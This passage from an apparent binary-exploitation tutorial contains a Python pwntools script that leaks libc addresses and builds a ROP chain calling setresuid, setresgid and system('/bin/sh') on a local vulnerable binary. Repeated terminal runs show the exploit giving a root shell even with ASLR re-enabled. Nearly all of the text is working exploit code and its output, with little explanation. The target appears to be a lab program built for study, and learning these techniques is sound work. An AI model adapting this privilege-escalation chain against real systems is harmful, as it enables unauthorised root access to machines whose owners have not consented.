leak = reply[reply.rfind('A') +14 :  reply.find('Enter') -5]
leakAddr = u32(leak) # Unpacks binary data into a readable string
libc_base = leakAddr - libc.sym["puts"] # Calculates libc base address
setresuid = libc_base + libc.sym["setresuid"] # Calculates setresuid() address in libc
setresgid = libc_base + libc.sym["setresgid"] # Calculates setresgid() address in libc
system = libc_base + libc.sym["system"] # Calculates system() address in libc
binSH_offset = next(libc.search('/bin/sh\x00')) # Finds "/bin/sh" string offset in libc
binSH = libc_base + binSH_offset # Calculates "/bin/sh" string address in libc
popPopRet = (rop.find_gadget(['pop edi','pop ebp','ret']))[0] # Find address of pop pop ret in program

log.success('Leaked puts() : 0x%x' %leakAddr)
log.success('Libc base : 0x%x' %libc_base)
log.success('setresuid() : 0x%x' %setresuid)
log.success('setresgid() : 0x%x' %setresgid)
log.success('system() : 0x%x' %system)
log.success('/bin/sh : 0x%x' %binSH)
log.success('pop pop ret : 0x%x' %popPopRet)
```

```
rop_retainPriv = p32(setresuid) # setresuid(0,0)
rop_retainPriv += p32(popPopRet) # Cleans 2 arguments below
rop_retainPriv += p32(0x0) # First Argument
rop_retainPriv += p32(0x0) # Second Argument

rop_retainPriv += p32(setresgid) # setresgid(0,0)
rop_retainPriv += p32(popPopRet) # Cleans 2 arguments below
rop_retainPriv += p32(0x0) # First Argument
rop_retainPriv += p32(0x0) # Second Argument

rop_Shell = p32(system) # system("/bin/sh")
rop_Shell += '\xCC' * 4 # Not a clean return unless we have pop ret and exit(0)
rop_Shell += p32(binSH) # First argument

bof = "A" * offset + rop_retainPriv + rop_Shell # Final payload
p.sendline(bof) # Sends final payload and pop shell

p.interactive() # Pass control back to user
```

Upon executing our program here is what we get

```
tao@kali:~/test$ id
uid=1000(tao) gid=1000(tao) groups=1000(tao)
tao@kali:~/test$ ./exp.py
[*] '/usr/lib32/libc-2.29.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/tao/test/nx_vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded cached gadgets for '/home/tao/test/nx_vuln'
[+] Starting local process '/home/tao/test/nx_vuln': pid 16237
16237
[+] Leaked puts() : 0xf7e49160
[+] Libc base : 0xf7ddd000
[+] setresuid() : 0xf7ea0270
[+] setresgid() : 0xf7ea0320
[+] system() : 0xf7e1f3f0
[+] /bin/sh : 0xf7f5cf68
[+] pop pop ret : 0x804925a
[*] Switching to interactive mode

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ id
uid=0(root) gid=0(root) groups=0(root),1000(tao)
$
```

Lets re-enable ASLR

```
root@kali:/home/tao/test# echo 2 | tee /proc/sys/kernel/randomize_va_space
2
root@kali:/home/tao/test#
```

Execute program multiple times, address changes due to ASLR but exploit is reliable

```
tao@kali:~/test$ ./exp.py
[*] '/usr/lib32/libc-2.29.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/tao/test/nx_vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded cached gadgets for '/home/tao/test/nx_vuln'
[+] Starting local process '/home/tao/test/nx_vuln': pid 16365
16365
[+] Leaked puts() : 0xf7db6160
[+] Libc base : 0xf7d4a000
[+] setresuid() : 0xf7e0d270
[+] setresgid() : 0xf7e0d320
[+] system() : 0xf7d8c3f0
[+] /bin/sh : 0xf7ec9f68
[+] pop pop ret : 0x804925a
[*] Switching to interactive mode

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ id
uid=0(root) gid=0(root) groups=0(root),1000(tao)
$
```

```
tao@kali:~/test$ ./exp.py
[*] '/usr/lib32/libc-2.29.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/tao/test/nx_vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded cached gadgets for '/home/tao/test/nx_vuln'
[+] Starting local process '/home/tao/test/nx_vuln': pid 16380
16380
[+] Leaked puts() : 0xf7d6c160
[+] Libc base : 0xf7d00000
[+] setresuid() : 0xf7dc3270
[+] setresgid() : 0xf7dc3320
[+] system() : 0xf7d423f0
[+] /bin/sh : 0xf7e7ff68
[+] pop pop ret : 0x804925a
[*] Switching to interactive mode

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ id
uid=0(root) gid=0(root) groups=0(root),1000(tao)
$
```

```
tao@kali:~/test$ ./exp.py
[*] '/usr/lib32/libc-2.29.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/tao/test/nx_vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded cached gadgets for '/home/tao/test/nx_vuln'
[+] Starting local process '/home/tao/test/nx_vuln': pid 16395
16395
[+] Leaked puts() : 0xf7db7160
[+] Libc base : 0xf7d4b000
[+] setresuid() : 0xf7e0e270
[+] setresgid() : 0xf7e0e320
[+] system() : 0xf7d8d3f0
[+] /bin/sh : 0xf7ecaf68
[+] pop pop ret : 0x804925a
[*] Switching to interactive mode

You entered :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ id
uid=0(root) gid=0(root) groups=0(root),1000(tao)
$
```